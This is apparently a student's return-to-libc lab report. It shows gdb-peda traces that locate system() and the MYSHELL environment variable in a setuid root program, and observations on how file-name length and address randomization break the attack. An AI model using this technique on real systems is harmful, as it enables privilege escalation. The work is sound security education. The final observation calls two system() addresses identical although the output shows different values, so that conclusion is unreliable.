
Observation : The vulnerable retlib.c program is compiled again as setuid root, but time using a different file name newretlib instead of retlib. The attack no longer works with the new executable file. This is because the length of file name has changed the address of the environment variable(MYSHELL) in the process address space. The error message also makes it evident that the address has been changed from myshell, as the system() was now looking for command “ h” instead of “/bin/sh”




Observation : The screenshot above creates a newretlib_gdb and tests whether the address changes.


First program:








Second program




```
EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed28 --> 0xbfffed58 --> 0x0
ESP: 0xbfffed10 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>:        push   DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x18
=> 0x80484c1 <bof+6>:   push   DWORD PTR [ebp+0x8]
   0x80484c4 <bof+9>:   push   0x28
   0x80484c6 <bof+11>:  push   0x1
   0x80484c8 <bof+13>:  lea    eax,[ebp-0x14]
   0x80484cb <bof+16>:  push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffed10 --> 0x80485c2 ("badfile")
0004| 0xbfffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed18 --> 0x1
0012| 0xbfffed1c --> 0xb7dc8400 (<_IO_new_fopen>:       push   ebx)
0016| 0xbfffed20 --> 0xb7f1ddbc --> 0xbfffee0c --> 0xbffff014 ("XDG_VTNR=7")
0020| 0xbfffed24 --> 0xb7dc8406 (<_IO_new_fopen+6>:     add    ebx,0x153bfa)
0024| 0xbfffed28 --> 0xbfffed58 --> 0x0
0028| 0xbfffed2c --> 0x804850f (<main+52>:      add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:10
10          fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/100s 0xbfffefc7
0xbfffefc7:     ""
0xbfffefc8:     "\353\357\377\277"
0xbfffefcd:     ""
0xbfffefce:     ""
```

```
0xbffff014:     "XDG_VTNR=7"
0xbffff01f:     "XDG_SESSION_ID=c1"
0xbffff031:     "CLUTTER_IM_MODULE=xim"
0xbffff047:     "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff077:     "SESSION=ubuntu"
0xbffff086:     "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0b7:     "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0e9:     "SHELL=/bin/bash"
0xbffff0f9:     "VTE_VERSION=4205"
0xbffff10a:     "TERM=xterm-256color"
0xbffff11e:     "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff147:     "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff16a:     "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/
seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.
0"
0xbffff20f:     "WINDOWID=62914570"
0xbffff221:     "GNOME_KEYRING_CONTROL="
0xbffff238:     "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1241"
0xbffff27c:     "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff2a9:     "USER=seed"
0xbffff2b3:     "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/sourc
e/boost_1_64_0/stage/lib:"
0xbffff316:     "QT_ACCESSIBILITY=1"
0xbffff329:     "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;3
3;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:e
x=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...
0xbffff3f1:     "=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma
=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.d
z=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
0xbffff4b9:     "1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;
31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.ra
r=01;31:*.alz=01;31:*.ace=01;31:*.zoo"...
0xbffff581:     "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=
01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:
*.xpm=01;35:*.tif=01;35:*.tiff=01;35:"...
```



Task 5: Address Randomization




Observation : The screenshot above shows the enabling of the address space randomisation which makes guessing addresses difficult. It can be seen that on executing the attack, the shell is not obtained. A segmentation fault is encountered as a random address may have been generated due to this protection being tuned on.Address randomization makes these addresses different every time.

First set of commands


```
[10/04/20]seed@CDiya_PES1201700246:~/libc$  gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file retlib.c, line 9.
gdb-peda$ r
Starting program: /home/seed/libc/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

```
ECX: 0x0
EDX: 0xb772c000 --> 0x1b1db0
ESI: 0xb772c000 --> 0x1b1db0
EDI: 0xb772c000 --> 0x1b1db0
EBP: 0xbfcf8a38 --> 0xbfcf8a68 --> 0x0
ESP: 0xbfcf8a20 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>:        push   DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x18
=> 0x80484c1 <bof+6>:   push   DWORD PTR [ebp+0x8]
   0x80484c4 <bof+9>:   push   0x28
   0x80484c6 <bof+11>:  push   0x1
   0x80484c8 <bof+13>:  lea    eax,[ebp-0x14]
   0x80484cb <bof+16>:  push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfcf8a20 --> 0x80485c2 ("badfile")
0004| 0xbfcf8a24 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfcf8a28 --> 0x1
0012| 0xbfcf8a2c --> 0xb75d8400 (<_IO_new_fopen>:       push   ebx)
0016| 0xbfcf8a30 --> 0xb772ddbc --> 0xbfcf8b1c --> 0xbfcf902b ("XDG_VTNR=7")
0020| 0xbfcf8a34 --> 0xb75d8406 (<_IO_new_fopen+6>:     add    ebx,0x153bfa)
0024| 0xbfcf8a38 --> 0xbfcf8a68 --> 0x0
0028| 0xbfcf8a3c --> 0x804850f (<main+52>:      add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484c1 in bof ()
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75b4da0 <__libc_system>
gdb-peda$
```

Second set of commands



```
[10/04/20]seed@CDiya_PES1201700246:~/libc$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b main
Breakpoint 1 at 0x804851c: file retlib.c, line 14.
gdb-peda$ r
Starting program: /home/seed/libc/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```



```
ECX: 0xbf8d68f0 --> 0x1
EDX: 0xbf8d6914 --> 0x0
ESI: 0xb76fa000 --> 0x1b1db0
EDI: 0xb76fa000 --> 0x1b1db0
EBP: 0xbf8d68d8 --> 0x0
ESP: 0xbf8d68d4 --> 0xbf8d68f0 --> 0x1
EIP: 0x80484e9 (<main+14>:      sub    esp,0x14)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484e5 <main+10>: push   ebp
   0x80484e6 <main+11>: mov    ebp,esp
   0x80484e8 <main+13>: push   ecx
=> 0x80484e9 <main+14>: sub    esp,0x14
   0x80484ec <main+17>: sub    esp,0x8
   0x80484ef <main+20>: push   0x80485c0
   0x80484f4 <main+25>: push   0x80485c2
   0x80484f9 <main+30>: call   0x80483a0 <fopen@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbf8d68d4 --> 0xbf8d68f0 --> 0x1
0004| 0xbf8d68d8 --> 0x0
0008| 0xbf8d68dc --> 0xb7560637 (<__libc_start_main+247>:       add    esp,0x10)
0012| 0xbf8d68e0 --> 0xb76fa000 --> 0x1b1db0
0016| 0xbf8d68e4 --> 0xb76fa000 --> 0x1b1db0
0020| 0xbf8d68e8 --> 0x0
0024| 0xbf8d68ec --> 0xb7560637 (<__libc_start_main+247>:       add    esp,0x10)
0028| 0xbf8d68f0 --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7582da0 <__libc_system>
gdb-peda$
```

Observation : The two addresses above are observed to be the same. They appear to be using the same memory space